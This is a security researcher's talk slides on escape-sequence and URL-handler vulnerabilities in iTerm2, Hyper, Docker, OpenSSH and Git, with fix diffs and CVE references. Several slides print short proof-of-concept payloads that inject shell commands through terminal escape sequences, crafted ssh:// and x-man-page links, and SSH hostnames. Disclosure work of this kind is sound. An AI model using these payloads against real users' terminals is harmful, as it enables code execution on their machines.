
Let’s talk Vulnerabilities

About me:

- All things security
- https://github.com/vin01

Agenda

- Escape sequences, URL handlers
- iTerm2, Hyper, Docker
- OpenSSH, Git, Libssh



Escape sequences

```
$ echo -e '\a' # Bell

$ echo -e '\007' # Bell

$ echo -e 'Normal \e[7minverted\e[0m'

$ echo -e "\e]2;new-title\a" # OSC 2

$ echo -e '\e]8;;http://example.com\e\\This is a link\e]8;;\e\\\n' #
OSC 8
```

CWE-150: Improper Neutralization of Escape, Meta, or Contro Sequences

https://www.xfree86.org/current/ctlseqs.html
https://cwe.mitre.org/data/definitions/150.html

Attacking escape sequences

Arbitrary Text == 0-Click Code Execution !

$ cat .silly-file-0-click

$ docker run --rm vin01/escape-seq-test:cve-2024-38396

$ echo -e "\e]2;s&open -aCalculator&\a\e[21t \x1bP1000p%session-changed s"

https://github.com/vin01/poc-cve-2024-38396
https://www.openwall.com/lists/oss-security/2024/06/17/1

Attacking escape sequences

George Nachman / iterm2 / Commits / **fc60236a**

Commit `fc60236a` authored 1 month ago by **George Nachman** — Browse files — Options

Send ^C immediately after tmux integration begins

parent 2c64d4ac

Branches > Branches containing commit

Tags > Tags containing commit

No related merge requests found

Changes 1

Showing **1 changed file** with **1 addition** and **1 deletion** — Hide whitespace changes — Inline — Side-by-side

sources/PTYSession.m +1 −1 — View file @ `fc60236a`

```
...  ...  @@ -7627,6 +7627,7 @@ scrollToFirstResult:(BOOL)scrollToFirstResult
7627 7627                                                profile:profile
7628 7628                                             profileModel:model];
7629 7629
     7630 +     [_tmuxController sendControlC];
7630 7631       [self.variablesScope setValue:_tmuxController.clientName forVariableNamed:iTermVariableKeySessionTmuxClientName];
7631 7632       _tmuxController.ambiguousIsDoubleWidth = _treatAmbiguousWidthAsDoubleWidth;
7632 7633       _tmuxController.unicodeVersion = _unicodeVersion;
...  ...  @@ -8087,7 +8088,6 @@ scrollToFirstResult:(BOOL)scrollToFirstResult
8087 8088  // opened. Initial window opening is always blocked on establishing the server version.
8088 8089  - (void)kickOffTmux {
8089 8090      _haveKickedOffTmux = YES;
8090      -     [_tmuxController sendControlC];
8091 8091      [_tmuxController ping];
8092 8092      [_tmuxController validateOptions];
```

Attacking escape sequences

Arbitrary URL schemes == 1-Click Code Execution !

$ cat .silly-file-x-man

$ docker run --rm vin01/escape-seq-test:latest

$ echo -e '\e]8;;x-man-page://whoami%00-P%22open%20-aCalculator%22\e\\This is a link\e]8;;\e\\'

dare you click me?

CVE-2023-46321 (CVSS 3.0 score: 9.8)

Attacking escape sequences

Changes 1

Showing 1 changed file with 14 additions and 4 deletions

Hide whitespace changes | Inline | Side-by-side

sources/iTermSessionLauncher.m +14 −4 View file @ de3d351e

```
...  ...  @@ -344,6 +344,16 @@
344  344      return [hostname stringWithEscapedShellCharactersIncludingNewlines:YES];
345  345  }
346  346
     347  + - (NSString *)sanitizedCommand:(NSString *)unsafeCommand {
     348  +     NSMutableCharacterSet *separators = [NSMutableCharacterSet whitespaceAndNewlineCharacterSet];
     349  +     [separators formUnionWithCharacterSet:[NSCharacterSet characterSetWithCharactersInString:@";<>&!#$*()\'\"`"]];
     350  +     const NSRange range = [unsafeCommand rangeOfCharacterFromSet:separators];
     351  +     if (range.location == NSNotFound) {
     352  +         return unsafeCommand;
     353  +     }
     354  +     return [unsafeCommand substringToIndex:range.location];
     355  + }
     356  +
```

Attacking escape sequences

Arbitrary URL schemes continued ..

$ cat .silly-file-ssh

$ echo -e '\e]8;;ssh://-E.profile/`launch-calc`\e\This is a link\e]8;;\e\'

dare you click me?

CVE-2023-46322 (CVSS 3.0 score: 9.8)

Attacking escape sequences

sources/iTermSessionLauncher.m

```
...  ...  @@ -334,6 +334,15 @@
334  334
335  335  - (NSString *)validatedAndShellEscapedHostname:(NSString *)hostname {
336  336      DLog(@"validate %@", hostname);
     337  +    {
     338  +        NSCharacterSet *legalInitialCharacters = [NSCharacterSet
          characterSetWithCharactersInString:@"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"];
     339  +        NSCharacterSet *illegalInitialCharacters = [legalInitialCharacters invertedSet];
     340  +        NSRange range = [hostname rangeOfCharacterFromSet:illegalInitialCharacters];
     341  +        if (range.location == 0) {
     342  +            ELog(@"Hostname %@ starts with an illegal character", hostname);
     343  +            return nil;
     344  +        }
     345  +    }
337  346      NSCharacterSet *legalCharacters = [NSCharacterSet
          characterSetWithCharactersInString:@":abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-."];
338  347      NSCharacterSet *illegalCharacters = [legalCharacters invertedSet];
339  348      NSRange range = [hostname rangeOfCharacterFromSet:illegalCharacters];
...  ...
```

Attacking escape sequences


Arbitrary URL schemes == 1-Click Code Execution !

$ open 'ssh://example.com&open -aCalculator'

$ open 'ssh://example.com&open???-aCalculator'

dare you click me?

https://github.com/vercel/hyper/pull/7615



Attacking escape sequences

vin01 reviewed on Nov 30, 2023 View reviewed changes


lib/actions/ui.ts Outdated

```
296  296      return (dispatch: HyperDispatch) => {
297  297        dispatch({
298  298          type: UI_OPEN_SSH_URL,
299  299          effect() {
300       -        const parsedUrl = parseUrl(url, true);
     300  +        const resourseIsValid = /^[a-zA-Z0-9.-]+$/.test(parsedUrl.resource)
```

vin01 on Nov 30, 2023 • edited

Nice, it would be even safer to disregard hostnames that begin with `-` as they can be interpreted as command line flags.

e.g. (https://github.com/git/git/blob/master/path.c#L1544, https://github.com/git/git/blob/master/connect.c#L1031)



Attack vectors to inject escape sequences?

Bad moby!

Let’s create a very bad docker image ..

$ docker pull vin01/escape-seq-test:latest --platform linux/arm64

docker

Attack vectors to inject escape sequences?

- I also agree that "don't run untrusted containers" (or as **@neersighted** put it earlier Today in the call: "if you wouldn't trust running it on your host, you probably shouldn't run it in a container as well" always applies. Even with that, your own container may be misbehaving, and could also log "unexpected content", so documenting these would still be good.

Coincidentally we had a retrospective Today about the BuildKit advisory we recently published, and some similar topics came up as part of that;

- Docker is a powerful tool, but with power comes responsibility

docker

SSH ProxyCommand == unexpected code execution (CVE-2023-51385)

```
Host *.example.com
  ProxyCommand /usr/bin/nc -X connect -x 192.0.2.0:8080 %h %p
```

Attach vector:

git clone https://github.com/vin01/poc-proxycommand-vulnerable –recurse-submodules

Reference: https://ubuntu.com/security/CVE-2023-51385

SSH ProxyCommand == unexpected code execution (CVE-2023-51385)

okta Docs

Documentation Release notes Okta Developer Auth0 Training Support

Advanced Server Access

Release Notes

Get started with Advanced Server Access

Server agents

Clients

Install the client

Enroll the client

Use the client

Client customization

Depending on your Advanced Server Access client and your SSH configuration, you should see something like the following within your config file:

```
# To use ScaleFT proxycommand, add this configuration block to your $HOME/.ssh/c
Match exec "/usr/local/bin/sft resolve -q  %h"
ProxyCommand "/usr/local/bin/sft" proxycommand  %h
UserKnownHostsFile "/Users/Admin/Library/Application Support/ScaleFT/proxycommar
```

Cloudflare Docs

Cloudflare Zero Trust

RDP

SMB

gRPC

Private networks

Public hostnames

Native Terminal

1. Install `cloudflared` on the client machine.
2. Make a one-time change to your SSH configuration file:

```
$ vim ~/.ssh/config
```

3. Input the following values; replacing `ssh.example.com` with the hostname you created.

```
Host ssh.example.com
ProxyCommand /usr/local/bin/cloudflared access ssh --hostname %h
```

Google Cloud Documentation Technology areas Cross-product tools Related sites Search /

Identity-Aware Proxy Guides Reference Samples Support Resources Contac

Filter

Enabling Cloud IAP

Getting the user's identity

Managing user access

Managing sessions

Sharing OAuth clients

Setting up context-aware access

Programmatic authentication

Programmatic OAuth clients

Using Cloud IAP for TCP forwarding

Using IAP TCP forwarding with an IP address or hostname in a Google Cloud or non-Google Cloud environment

The ProxyCommand takes effect when you run the following command: `ssh example`

You can also set up the ProxyCommand to handle many hostnames, as shown in the following example:

```
Host *.internal.company.com
ProxyCommand gcloud compute start-iap-tunnel '%h' '%p'

    --listen-on-stdin

    --region=us-central1

    --dest-group=destination-group-name

    --network=default
    --verbosity=warning
```

SSH ProxyCommand == unexpected code execution (CVE-2023-51385)

```
  1. All the world is not openssh. Do other ssh implementations have the
     same issue (if they even support ProxyCommand, etc, at all)?

     My feeling is that if so, we'd hope for them to do a similar fix
     (and hopefully they attention to the openssh situation and already
     know about this).

  2. There was some discussion in the thread about other possible
     injection points (e.g., naive passing of commands over ssh in a
     core.gitproxy command).

     My feeling is that those are bugs in the individual scripts or
     commands. Sometimes it's nice for us to be more picky and protect
     badly written downstream scripts, but I don't think there's a lot
     of bang-for-the-buck in this case.

There might be some follow-on work in Git for Windows to update the
version of openssh included there. I suspect Johannes is already well
aware of that and it will happen in one of the next few releases.
```

Questions and Feedback?

Thank you

vinci@proton.me